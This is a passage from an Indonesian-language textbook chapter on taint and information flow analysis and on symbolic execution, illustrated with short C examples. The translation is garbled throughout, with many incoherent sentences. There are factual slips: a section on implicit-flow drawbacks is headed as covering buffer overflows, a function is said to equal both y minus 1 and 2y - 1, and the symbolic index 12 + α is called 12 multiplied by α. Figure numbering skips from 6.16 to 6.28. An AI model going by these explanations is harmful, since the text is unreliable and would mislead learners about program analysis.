Jenis *hidden flow* lain yang mungkin terjadi disebut sebagai *latency flow*. *Implicit flow* akan melihat ini dalam tindakan dengan contoh yang akan dibuat. Oleh karena itu, yang perlu dilakukan adalah menggunakan fungsi copy() ini untuk mentransfer src[] ke *target character reference*. Karakter yang *tainted* di sumber tidak boleh dibiarkan mengalir ke dalam harapan murni dari karakter di tujuan. Ini

tidak sah. Itulah mengapa penting bagi analisis untuk mengidentifikasi bahwa *flow* ini dilarang.



Gambar 6.12 Contoh Aliran Terlewatkan dalam C
(Sumber: Universitas Maryland, 2014)


Lihatlah program ini, yang tampaknya melakukan tujuan yang sama, tetapi dengan cara yang kurang optimal. Apa yang dilakukannya adalah menggilir semua nilai yang mungkin untuk setiap karakter dalam *array* src[] untuk setiap karakter. Akibatnya, j akan memperhitungkan setiap dan semua nilai karakter. Jika nilai itu cocok dengan yang ada di sumber, maka pernyataan if di sumber sub i sama dengan j adalah benar, dan dst[] diatur ke nilai yang diwakili oleh nilai itu. Fakta bahwa j tidak tersentuh berarti hal ini diperbolehkan. Namun, telah dilewatkan satu langkah karena, terlepas dari kenyataan bahwa karakter tidak dialokasikan langsung dari src[], nilai yang sama adalah. Akibatnya, data di src[] diduplikasi ke dst[], mengakibatkan kebocoran informasi sensitif.

6.6.4 *Information Flow Analysis*

Berikut adalah ciri-ciri *Information Flow Analysis*, antara lain:

1) Ketika ini terjadi, dapat menggunakan apa yang dikenal sebagai *information flow analysis* untuk mencari tahu. Terlepas dari kenyataan bahwa data tidak dikirim, informasi itu.
2) Mempertahankan label kedua, yang disebut *program counter label*, memungkinkan untuk membuat penemuan ini. Apakah tingkat *taint* tertinggi yang mempengaruhi posisi *program counter* saat ini dalam struktur labirin ini.

3) Kendala pada pc akan muncul sebagai akibat dari tugas. Jadi x = y akan menghasilkan dua *constraint*, satu antara label y dan x, dan yang lainnya menyatakan bahwa label pc harus lebih tinggi dibatasi oleh label x, sehingga *flow* tidak di-*leak* melalui *assignment* x.



Gambar 6.13 Contoh Aliran Informasi dalam C
(Sumber: Universitas Maryland, 2014)

Di atas adalah contoh yang menyertakan *implicit flow*. Seperti yang terakhir, tetapi dengan elemen yang kurang kompleks seperti loop. Sumber yang terkontaminasi dan tujuan yang bersih dapat ditemukan di sini. Karena tidak ada sumber nol, itu terbagi menjadi dua bagian, salah satunya menetapkannya ke dst.

Akibatnya, dst hanya dapat memiliki nilai yang sama dengan sumber jika sumbernya nol, dan sebaliknya hanya dapat memiliki satu nilai. Jenis *constraint* apa yang akan dibuat sekarang? Dst mungkin nol atau satu untuk setiap *assignment*, dan konstanta 0 yang tidak terkontaminasi dapat mengalir ke α seperti biasa untuk setiap *assignment*. Hal yang sama berlaku untuk nomor satu.

Setiap baris program harus ditandai dengan *PC* (*Program Counter*) yang sesuai dengannya. *Guard* adalah tempat yang baik untuk memulai saat menjalankan garis. Hal pertama yang perlu diingat adalah bahwa pernyataan penugasan *PC* (*Program Counter*) menambahkan batasan tambahan (Penghitung Program). Karena fakta bahwa variabel yang ditetapkan adalah α dan *program counter* saat ini disetel ke 2 ketika α dialokasikan, α kurang dari atau sama dengan pc2.

Program Counter sekarang beroperasi di pc3, yang berarti α kurang dari atau sama dengan pc3. Dalam setiap contoh ini, berapa nilai *program counter*? Pertama, pc1 tidak terkontaminasi karena ini adalah baris pertama dari program

yang dijalankan, oleh karena itu program mulai tidak terkontaminasi. Dengan kata lain, sumber *tainted* mencemari tujuan.

6.6.5 Mengapa Tidak *Information Flow*

```
tainted int src;
α int dst;
if (src > 0) dst = 0;
else  dst = 0;
```

Berikut adalah kekurangan *buffer overflow*, antara lain:

1) *False alarm* dapat terjadi saat menggunakan label *pc* (*Program Counter*) untuk memantau-nya. Tidak ada kebocoran informasi dalam perangkat lunak ini karena nilai dst selalu 0, berapa pun nilai srcnya. Masih mungkin bahwa penggunaan label *PC* (*Program Counter*) dapat mengakibatkan *false alarm*, tetapi tidak demikian halnya di sini.
2) Karena label *pc* (*program counter*), *constraint* tambahan juga dapat membahayakan kinerja.
3) Rupanya, kasus penyalinan terakhir tidak normal. Biasanya, tidak membangun sistem seperti ini, dan *implicit flow* memiliki dampak keseluruhan yang minimal dalam aplikasi yang ditulis dengan benar. Akibatnya, *implicit flow* dalam *industrial analysis* sering diabaikan sebagai pertimbangan desain.
4) *Tainting analysis*, di sisi lain, cenderung mengabaikan *implicit flow*.

6.7 Tantangan dan Variasi

6.7.1 Masalah Lain

Jelas bahwa alat yang ampuh harus dapat melakukan apa saja. Biasanya, jika argumen operator terkontaminasi, ekspresi juga mencakup operator. Asumsi saat ini adalah bahwa suatu fungsi akan dipanggil pada beberapa titik. Keterbatasan *Callee flow* harus dikaitkan dengan batasan *caller flow*.

Jadi, ini adalah studi waktu yang dikompilasi statis. Ketika datang untuk menemukan fungsi *pointer*, dapat dimanfaatkan *flow analysis* untuk mengidentifikasi urutan target yang mungkin. Ada beberapa kesamaan antara analisis aliran dan yang satu ini. Menggunakan *function pointer* untuk menganalisis *call site* memungkinkan untuk memperkenalkan rintangan seolah-olah lebih dari satu target dapat dipanggil hanya pada satu.

Selain itu, ada sejumlah cara lain untuk menganalisis kemungkinan target, seperti mengidentifikasi nilai-nilai potensial dari *function pointer* tergantung pada jenis fungsi. Setiap bidang struct() dapat diperiksa sebagai variabel yang berbeda, dan analisis yang paling cocok dapat melakukannya. *Kerali* dapat dilacak dengan melihat semua contoh struct() dan menggunakan bidang yang sama untuk melacaknya. *Function pointer* adalah fungsi pointer dalam bahasa *object-oriented*, oleh karena itu *trade-off* yang baru saja dianggap berlaku. Karena tidak tahu hasil aritmatika apa yang akan terjadi sampai mengeksekusi program, mungkin sulit untuk memantau secara akurat pada waktu kompilasi.

6.7.2 *Tainted analysis* yang Ditingkatkan

Sampai sekarang, telah berfokus pada mekanisme analisis. Berikut adalah beberapa hal yang harus dilakukan, antara lain:

1) *Source labelling* yang terkontaminasi dan tidak terkontaminasi sangat penting saat melakukan pemeriksaan keamanan menggunakannya. Fungsi yang membersihkan atau memvalidasi juga dapat disebut sebagai pembersih atau validator.
2) Data yang *untainted* dikembalikan dari fungsi perpustakaan ini. Sebagai poin terakhir, analisis aliran seharusnya tidak hanya digunakan untuk mengidentifikasi penyalahgunaan data *tainted*. Ketika informasi sensitif bocor, itu juga dapat digunakan untuk menemukan sumbernya.
3) Jika ingin mengklasifikasikan data sensitif sebagai saluran keluaran rahasia dan tidak terpercaya sebagai *public*.

6.7.3 Jenis Analisis Lainnya

Sebagai catatan terakhir, harus ditekankan bahwa *flow analysis* hanyalah salah satu jenis *static analysis*.

1) *Pointer Analysis*

   Pointer analysis adalah analisis tipikal yang sering digunakan untuk membantu masalah analitis lainnya. Secara umum, ini disebut sebagai "hal-hal yang perlu dipertimbangkan." Dalam analisis ini, dua *pointer* dibandingkan untuk melihat apakah keduanya dapat merujuk ke lokasi memori yang sama.

2) *Data Flow Analysis*

   Pada 1970-an, *data flow analysis* dibuat sebagai bagian dari studi tentang pengoptimalan *compiler*. Namun, *data flow analysis* melacak *flow* ini dengan cara yang agak berbeda. Selain pertanyaan keamanan, metode *data flow analysis* digunakan oleh berbagai instrumen standar industri.

3) *Abstract Implementation*

   Akhirnya, *abstract implementation* adalah jenis analisis yang penting. Awalnya dirancang untuk menjelaskan *data flow analysis* secara teoritis, tetapi telah berkembang menjadi gaya analisis yang berbeda.

6.7.4 Analisis Statis yang Sebenarnya

Banyak alat komersial dan sumber terbuka sekarang tersedia untuk melakukan analisis statis di dunia nyata.

6.8 Pengenalan *Symbolic Execution*

6.8.1 Ada *Bug* di Perangkat Lunak

Tidak mungkin untuk mencegahnya. Meskipun diketahui masalah ini, tidak cukup peduli untuk menyelesaikannya sebelum mengirimkan produk. Banyak *bug* tambahan yang tidak terdeteksi Sebagai contoh, jika memori hampir habis, atau jika kesalahan muncul secara acak. Tidak ada jaminan dalam hidup, itulah sebabnya bug ada di tempat pertama.

6.8.2 Cara Menemukan *Bug*

Static analysis dapat digunakan untuk mencari masalah yang tidak terdeteksi oleh *testing*.

1) Analisis statis, di sisi lain, dapat memperhitungkan semua kemungkinan eksekusi program, bahkan yang tidak biasa, non-deterministik, dan sebagainya.
    a) Ketika dilihat berapa banyak ide dan teknologi baru yang diteliti dalam penelitian, mungkin akan terdorong.
    b) *Static analysis tool* semakin banyak dijual dan digunakan oleh perusahaan.
    c) Ada banyak ruang untuk kesetaraan perangkat lunak untuk ditingkatkan.
2) Pertanyaan sebenarnya adalah, dapatkah *static analysis* mengungkap *bug* yang paling menantang sekalipun? Ya, itu benar.
    a) *Static analysis* mungkin tidak terjadi dalam kenyataan.
    b) Karena keberhasilan ekonomi memerlukan pengelolaan kesalahpahaman, *false positive*, dan *error*.
    c) Menjaga tingkat positif palsu tetap rendah adalah praktik umum di antara perusahaan. Studi menunjukkan bahwa menjadi bosan berurusan dengan peringatan yang sebenarnya bukan masalah, jadi ini adalah ide yang bagus. Karena itu, perusahaan telah merespons

dengan menciptakan teknologi yang tidak dapat menemukan kekurangan.

6.8.3 Satu Masalah: *Abstraction*

Akibatnya, alarm palsu sulit ditangani karena *abstraction*.

1) *Static analysis* bergantung pada *abstraction* karena menyederhanakan pemahaman tentang apa yang dilakukan program sehingga dapat dimodelkan semua eksekusi potensial dalam jumlah waktu yang wajar. Namun demikian, *conservatism* harus diperkenalkan untuk mencapai hal ini.
2) *Flow sensitivity*, *context*, dan *route* kini disertakan dalam *sensitivity* yang berbeda, sehingga menghasilkan akurasi yang lebih besar.
    a) *Conservatism* berkurang.
    b) *Abstraction* yang lebih tepat ini tidak akan berlaku untuk *code base* yang luas, setidaknya tidak dalam waktu singkat. Masih ada masalah dengan *false alarm*, dan tindakan ini tidak akan menyelesaikannya.
3) Masalah dengan *false alarm* adalah bahwa mungkin sulit dipahami oleh *developer* karena pendekatan *static analysis* dapat menggunakan *abstraction* yang tidak dikenali, sehingga sulit untuk dipahami apa yang dilihat. Akibatnya, tidak mungkin untuk menilai dengan cepat apakah *bug* itu nyata atau tidak.

6.8.4 *Symbolic Execution*: Titik Tengah

Ini adalah *symbolic execution* untuk sisa unit ini, yang merupakan gabungan dari *testing* dan *static analysis* yang berupaya menggabungkan yang terbaik dari kedua dunia.

1) Dimulai dengan mencatat bahwa *testing* itu efektif. *Bug* yang dilaporkan adalah *bug* yang sebenarnya. Hanya satu eksekusi program yang dapat diperiksa dalam setiap pengujian.

a) Ada perbedaan antara menyatakan bahwa f dari 3 = 5 dan memverifikasi bahwa f yang diterapkan pada nilai *input* tambahan juga sama dengan apa pun yang dimaksudkan untuk sama.

b) Untuk sebagian besar, tes dilakukan, tetapi tidak dapat diandalkan.

2) Berharap menggeneralisasi, tetapi tidak ada jaminan bahwa akan melakukannya.

a) Dapat membuat *testing* seperti ini menggunakan *symbolic execution*, yang berupaya menggeneralisasi *testing* dengan cara yang lebih baik daripada *testing*.

b) Dengan kata lain, y sama dengan α, yang merupakan jumlah yang tidak diketahui atau *symbolic*. Dapat dikatakan bahwa f dari y sama dengan y dikurangi 1. Ini hanya menyatakan bahwa untuk setiap dan setiap y, nilai f dari y sama dengan 2y - 1.


c) Eksekutor simbolis dapat menjalankan program sampai titik di mana tergantung pada yang tidak diketahui, yang bagaimana ini layak. Dapat dilihat fungsi f dan ketergantungannya pada parameter cabang pertama, x. Ketika x lebih besar dari 0, hal ini terjadi; jika tidak, bukan.

6.8.5 Contoh *Symbolic Execution*

```
int a = α, b = β, c = γ
      // symbolic
int x = 0, y = 0, z = 0;
if (a) {
      x = -2;
}
if (b < 5) {
      if (!a && c) { y = 1; }
      z = 2;
}
assert(x + y + z != 3)
```

Untuk mengetahui cara kerja *symbolic execution*, perhatikan contoh lain pada kode di atas. Namun, ada lebih banyak untuk menutupi. Telah diberikan nilai

simbolis, α, β, dan γ, untuk tiga variabel, a, b, dan c. Kondisional dan tugas membentuk sisa kode. *Symbolic execution* berakhir dengan *statement* yang, idealnya, harus benar dalam setiap skenario yang bisa dibayangkan.



Gambar 6.14 *Conditional Tree* pada *Symbolic Execution*
(Sumber: Universitas Maryland, 2014)

Berikut adalah penjelasan *conditional tree* pada contoh *symbolic execution*, antara lain:

1) Untuk memulai, *symbolic execution* akan melalui tiga baris kode pertama, yang akan menginisialisasi semua variabel ke nol. Kemudian *conditional* pada baris 4 akan tercapai.
2) Nilai simbolis, α, digunakan untuk menentukan kondisi ini. Akibatnya, ini akan melihat apakah kedua opsi itu layak, yang sebenarnya. Pertama, α akan melihat *branch* sebenarnya, yang terjadi ketika α lebih besar dari nol.
3) Jika ada masalahnya, itu akan menghitung x sebagai -2.
4) *Symbolic executor* harus memutuskan apakah β bisa kurang dari lima atau tidak; mungkin atau tidak, jadi penjaga memverifikasi ini lagi. Dilihat bahwa baris 8 akan dilewati, dapat disimpulkan bahwa karena diasumsikan

bahwa a tidak nol di sepanjang *path*. Karena itu, kondisi baris 8 tidak akan benar.

5) Jelas bahwa pernyataan berhasil setelah mengalokasikan z ke 2. Alasan untuk ini adalah karena x negatif 2, dan z adalah dua, serta 0. Totalnya adalah 0, yang jelas tidak sama dengan 3.
6) Akibatnya, dibuat asumsi bahwa α nyata, yaitu tidak nol, dan β kurang dari 5. Akibatnya, perlu dipertimbangkan *path* alternatif dengan memeriksa kembali *branch* tersebut dan, jika memungkinkan, bergerak di *path* yang salah. Sebagai ilustrasi, dapat menggunakan sisi jatuh dari *branch* baris 7.
7) Dianggap bahwa a adalah, dan α itu *false*, pada *branch* di atas, dan akan dilihat apakah b lebih kecil dari 5 jika perlu. Jadi, bisa pergi dengan cara apa pun.
8) Baris 8 dan 9 akan dilewati jika salah belok kali ini. b lebih besar dari atau sama dengan 5 dalam hal di atas, yang berarti bahwa α salah dan kondisi jalur bukan α.
9) Sekarang akan berbelok ke arah sebaliknya. Diasumsikan di sini bahwa α salah dan γ benar. Apakah mungkin untuk menahan ini? Jawabannya tergantung pada nilai c, yang merupakan sesuatu yang belum disampingkan. Dengan kata lain, tidak meng-*constraint* γ.
10) Dalam skenario di atas, jika bergerak dengan cara yang salah, akan ditetapkan z menjadi dua, karena tidak diterapkan y.
11) Dengan asumsi *true*, y = 1 dan z sama dengan 2, dan total dari kedua angka tersebut adalah 3, yang bertentangan dengan klaim.

Hal ini dimungkinkan untuk mendemonstrasikan kegagalan *path condition* dengan menggunakan *satisfiability solver* jika menggunakan alat ini untuk memberi jawaban yang layak. Karena kemudian dapat menjalankan *test case* dan memanfaatkan hasil untuk mencari tahu mengapa program gagal, *s* sangat membantu.

6.8.6 Wawasan

Perhatikan bahwa setiap jalur melalui *tree* yang dibuat mewakili satu set kemungkinan eksekusi. Melihat *symbolic execution* sebagai semacam *testing*. Cakupan lengkap dari program ini akan menjadi semua *path*. Dilihat sebagai semacam *static analysis*, *symbolic execution* selesai di mana setiap kali *symbolic execution* mengklaim telah menemukan *bug*, klaim itu benar. Namun, jarang terdengar karena tidak mungkin mencakup setiap *path*.

6.9 *Symbolic Execution*: Sejarah Kecil

6.9.1 Idenya Sudah Tua

Symbolic execution adalah gagasan kuno. Awalnya diusulkan pada pertengahan 1970-an. Publikasi yang paling banyak dikutip tentang topik ini adalah tesis PhD James King. Ikhtisar yang diberikan dalam komunikasi ACM pada tahun 1976.

6.9.2 Kenapa Tidak Lepas Landas


Jadi mengapa gagasan *eksekusi simbolis* tidak berhasil, mengingat sudah ada begitu lama? Apakah ada alasan mengapa tidak menggunakannya lebih awal?

1) Salah satu alasannya adalah bahwa *symbolic execution* menuntut komputasi. Akhirnya, pencarian ini mungkin berakhir dengan mengkonsumsi sejumlah besar status program.
2) Komputer pertama yang menggunakan *symbolic execution* memiliki daya pemrosesan dan memori yang minimal karena kecil dan lamban.

6.9.3 Saat Ini

Komputer saat ini lebih kuat dan lebih besar dari sebelumnya. Peningkatan ruang penyimpanan, serta lebih banyak kekuatan pemrosesan. Juga telah meningkatkan kemampuan algoritmik. Dengan kata lain, *SMT solver* telah menjadi jauh lebih baik dari waktu ke waktu berkat pengoptimalan yang lebih baik yang telah dilakukan orang lain. *SMT solver* memiliki kemampuan untuk mengatasi masalah yang kompleks dengan cepat, dan dimungkinkan untuk memverifikasi *klaim* dan menghapus *path* yang tidak layak.


6.9.4 Peningkatan Perangkat Keras



Gambar 6.15 Grafik Peningkatan Perangkat Keras
(Sumber: Universitas Maryland, 2012)

Berikut adalah grafik singkat yang menunjukkan evolusi perangkat keras komputer sepanjang waktu. Grafik di atas menunjukkan berapa banyak operasi yang dapat diselesaikan komputer pada hari tertentu, dan berapa banyak operasi yang dapat dilakukan pada tahun tertentu. *Logarithmic scale* menunjukkan bagaimana *linear increase* dalam kemampuan pemrosesan ini pada dasarnya merupakan *exponential increase*.

6.9.5 Peningkatan Algoritma *SAT* (*Boolean Satisfiability Problem*)



Gambar 6.16 Grafik Hasil Kompetisi Algoritma SAT (2002-2010)
(Sumber: Universitas Maryland, 2012)

Dapat diamati bahwa waktu yang diperlukan untuk mengatasi masalah tertentu telah meningkat meskipun perangkat kerasnya tetap sama. Pada sumbu y, waktu yang diperlukan untuk memecahkan masalah tertentu ditampilkan. Pada sumbu x, dicantumkan tahun algoritma yang sedang dilihat. Satu komputer dengan perangkat keras 2011 akan digunakan untuk melakukan semua algoritma. Itu berarti waktu yang dibutuhkan untuk mengeksekusi menurun karena algoritma menjadi lebih baik. Namun, terlepas dari kenyataan bahwa kejadian kecil tidak membaik secara signifikan dari waktu ke waktu, masalah besar mulai diselesaikan lebih cepat sejak 2008.

6.9.6 Penemuan Kembali

Sejak sekitar tahun 2005, telah terjadi peningkatan minat terhadap eksekusi simbolis. Eksekusi simbolis digunakan untuk mendemonstrasikan bagaimana hal itu dapat mengidentifikasi kesalahan yang tidak diketahui oleh pengujian konvensional.

6.10 *Symbolic Execution Dasar*

6.10.1 *Symbolic Variable*

Semantik bahasa simbolik telah ditentukan. Salah satu pilihan adalah membuat atau memodifikasi juru bahasa simbolik:

1) Untuk *symbolic interpreter*, variabel akan dapat menampung ekspresi simbolik serta nilai.
2) Ekspresi pemrograman yang mengacu pada variabel simbolik dapat ditemukan di sini.

Bilangan bulat lima dalam *string* "*hello*" berfungsi sebagai contoh bilangan normal. α plus 5 adalah contoh ekspresi simbolik. "*hello*" dan α digabungkan sebagai satu *symbolic string*. Ini adalah ekspresi indeks *array* untuk α, β, dan seterusnya.

6.10.2 Tipe Data *Symbolic*

Semantik bahasa symbolic sekarang harus ditentukan. Membuat atau memodifikasi penerjemah bahasa yang dapat melakukan komputasi *symbolic* adalah salah satu pilihan. Untuk *symbolic interpreter*, variabel akan dapat menampung ekspresi simbolik serta nilai. Di bawah ini adalah contoh ekspresi program yang menggunakan variabel *symbolic*.

Angka lima muncul dalam *string* "*hello*" sebagai contoh nilai normal. α plus 5 adalah contoh ekspresi simbolik. "*hello*" dan α adalah gabungan dari keduanya. Ini adalah ekspresi indeks *array* untuk α, β, dan seterusnya.

6.10.3 Eksekusi Garis Lurus

```
x = read();
y = 5 + x;
z = 7 + y;
a[z] = 1;
```

Perhatikan bagaimana *symbolic execution* digunakan dalam situasi dunia nyata. Pemrograman *straight line* adalah semua yang diperlukan pada kode di atas. Di sisi kiri, akan melihat *concrete memory*, bagaimana eksekusi khas program dapat dilanjutkan, dan kemudian akan dilihat bagaimana *symbolic translator* dapat dipahaminya. Berikut adalah cara kerja *concrete memory* pada contoh kode di atas:

1) Pada kalimat pertama, *read*. Berpura-pura, untuk tujuan *argument*, bahwa itu berbunyi "5".
2) Selanjutnya, akan diberi y *assignm* untuk menetapkan. Peran apa yang dimainkan dalam hal ini? Asumsikan isi x adalah 5, jumlah 5 dan jumlah 5 adalah 10.
3) Baris ketiga akan menjadi baris berikutnya yang akan dieksekusi. Akhirnya, *array* a[] akan diindeks menggunakan z, 17, seperti yang dikatakan sebelumnya. Akibatnya, *sub* 17 terakhir hilang dari *array*.
4) Dengan kata lain, ini adalah titik masuk yang tidak dibatasi.

Berikut adalah cara kerja *symbolic memory* pada contoh kode di atas:

1) *Symbolic variable* yang disebut alpha akan dikembalikan sebagai ganti x dan disimpan di sana.
2) Lima + α tidak dapat dikurangi lebih lanjut, oleh karena itu *symbolic phrase* lima plus α diberikan kepada variabel y sebagai gantinya.
3) Setelah itu, tetapkan z. Dengan asumsi jumlah tujuh dan lima ditambah alfa sama dengan 12, dan menyimpannya. *Last but not least*, hitung indeks *symbolic* z menggunakan 12 dikalikan dengan nilai α, yang dapat mengakibatkan *overrun*.
4) Tentu saja, sudah dilihat satu beraksi di *bound*. Untuk rumus 12 + α, ada solusi yang mungkin memberikan indeks di luar *constraint* a.

6.10.4 *Path Condition*

```
x = read();
if (x>5) {
      y = 6;
      if (x<10)
            y = 5;
} else y = 0;
```

Perhatikan bagaimana nilai simbolik dapat mempengaruhi *program control*. Akibatnya, jika menggunakan pendekatan *symbolic*. Bergantung pada jawabannya,

satu atau kedua variabel dalam ekspresi mungkin benar atau salah. Di sini dapat dilihat bahwa membaca ke x, dan kemudian ber-*branch* di atasnya, yang merupakan *branch* pada *symbolic expression* dalam kasus ini.

1) Misalnya, *branch list* yang diambil, apakah benar atau salah, dapat direpresentasikan sebagai kondisi jalur pi, yang mewakili efek nilai *symbolic* pada *path* saat ini,
2) Jika α lebih besar dari 5, maka menuju ke baris 3 di contoh di atas. α lebih besar dari 5 pada baris 5 saat *nested* dan kurang dari 10 pada baris 6.
3) Saat α kurang dari atau sama dengan 5, baris keenam berlaku. Artinya, telah *diikuti path* yang salah jika telah diverifikasi apakah α melebihi 5. Dengan kata lain, x berisi isi dari α.

6.10.5 *Path Feasibility*

Kelayakan jalur sekarang setara dengan kondisi jalur yang dipenuhi. Untuk perangkat lunak ini, di bawah ini adalah tiga kemungkinan jalur. *Branch* tambahan pada baris empat, x kurang dari 3, menjadikan ini versi yang agak berbeda dari program sebelumnya. Kondisi *path* a, α lebih besar dari 5, lebih rendah dari 3, tidak dapat dibayangkan. Kondisi rute ini tidak memuaskan, dan memang demikian adanya. Tidak ada α yang dapat memenuhi kedua *constraint* secara bersamaan.

```
x = read();
if (x>5) {
      y = 6; // π = α>5
      if (x<3)
            y = 5; // π = α>5 ∧ α<3
} else y = 0; // π = α≤5
```

Dalam contoh ini, memiliki kondisi rute, dan solusi untuk kendala di dalamnya, sehingga diketahui seperti apa *test case* saat dijalankan.

1) Jika ingin pergi ke baris tiga, mungkin menggunakan α sebagai solusi.
2) α adalah 2 mungkin cara untuk sampai ke baris enam.

6.10.6 *Path* dan *Assertion*

Array bound check, misalnya, sekarang bersyarat.

```
x = read(); // π = true
y = 5 + x; // π = true
z = 7 + y; // π = true
if(z < 0) // π = true
      abort(); // π = 12+α<0
if(z >= 4) // π = ¬(12+α<0)
      abort(); // π = ¬(12+α<0) ∧ 12+α≥4
a[z] = 1; // π = ¬(12+α<0) ∧ ¬(12+α≥4)
```

Gambar 6.28 Contoh *Path* dan Asersi dalam C

Ada dua pemeriksaan yang dilakukan sebelum indeks larik an dalam program asli, untuk memastikan bahwa ekspresi indeks z berada di dalam batas larik. Apakah z kurang dari 0 atau lebih dari atau sama dengan 4? Ya berarti telah *dilewati* batas dan program harus dibatalkan. Kondisi rute dihasilkan dengan memasukkan pernyataan tambahan ini ke dalam operasi standar *executor*.

1) π *true* dalam empat baris pertama karena tidak ada *branch*
2) Untuk sampai ke baris kelima, *symbolic expression* yang telah ditempatkan di z, 12 plus α, harus lebih kecil dari 0.
3) Baris enam akan menjadi kondisi *path* yang berlawanan jika dapat dilampaui kondisi jalur ini, yang secara efektif merupakan cabang lain.
4) Negasi ini dan fakta bahwa z lebih besar dari atau sama dengan 4 keduanya diperlukan untuk mencapai *path* 7, jadi akan dilakukan kedua pemeriksaan tersebut sebelum *move-on*.
5) Jika tidak ada, kondisi *path* tidak akan meniadakan itu, dan tetap memiliki kondisi rute ini untuk menuju ke jalur delapan.

6.10.7 *Fork Execution*

Selama variabel *symbolic* atau variabel terjadi dalam ekspresi bekas bersyarat, *guard* dapat dibuat menjadi *true* atau *false* dalam beberapa cara yang berbeda. Amati bahwa *executor* tidak langsung mengetahui apakah branch itu *true* atau *false* ketika mencapai *conditional*, dan keduanya mungkin. jika *path condition* dan kriteria *guard* dapat dipenuhi, *real branch* dapat ditemukan. Bahaya menunda *feasibility assessment* adalah mungkin akhirnya melakukan lebih banyak upaya daripada yang diperlukan.

Concolic execution juga dapat digunakan untuk memutuskan tindakan terbaik. Jalan yang harus ditempuh ditentukan oleh masukan *concrete* yang menjamin kelangsungan proyek. Yang kemudian digunakan untuk menghasilkan tes baru untuk proses tersebut.

6.10.8 Algoritma Eksekusi

Algoritma *symbolic execution* mudah dipahami *pseudocode*. Berikut adalah cara kerja algoritma *symbolic execution*, antara lain:

1) Dimulai dengan membuat pekerjaan dasar, tiga kali lipat. Ini termasuk awal penghitung program, yaitu nol. π, yang merupakan kondisi *path* kosong dan status *symbolic* secara bersamaan.
2) *Assignment* itu akan ditambahkan ke daftar hal yang harus dilakukan.
3) *Assignment list* tidak sepenuhnya kosong, dan akan memilih beberapa *assignment* dari *list* itu dan mulai mengerjakannya. Sebagai contoh, diasumsikan titik waktu berada di pc0, pi0 dan σ0 untuk status *symbolic* saat ini. Asumsikan bahwa *branch* adalah penyebab *fork*. Jika tidak p layak bila dikombinasikan dengan kondisi *path*, maka akan menambahkan pilihan *travelling* menuruni *false branch*. Akibatnya, dapat terus berjalan sampai daftar benar-benar kosong, di mana telah menjelajahi setiap rute dalam program.

6.10.9 *Library*, Kode Asli

Implementasi praktis sekarang memperhitungkan tidak hanya aplikasi utama tetapi juga perpustakaan dan kode aslinya. *Symbolic executor* pada akhirnya akan mendekati batas program, dan *translator* tidak akan dapat melangkah lebih jauh. *Library*, *system call*, *assembly code*, atau semacamnya mungkin menjadi penyebabnya.

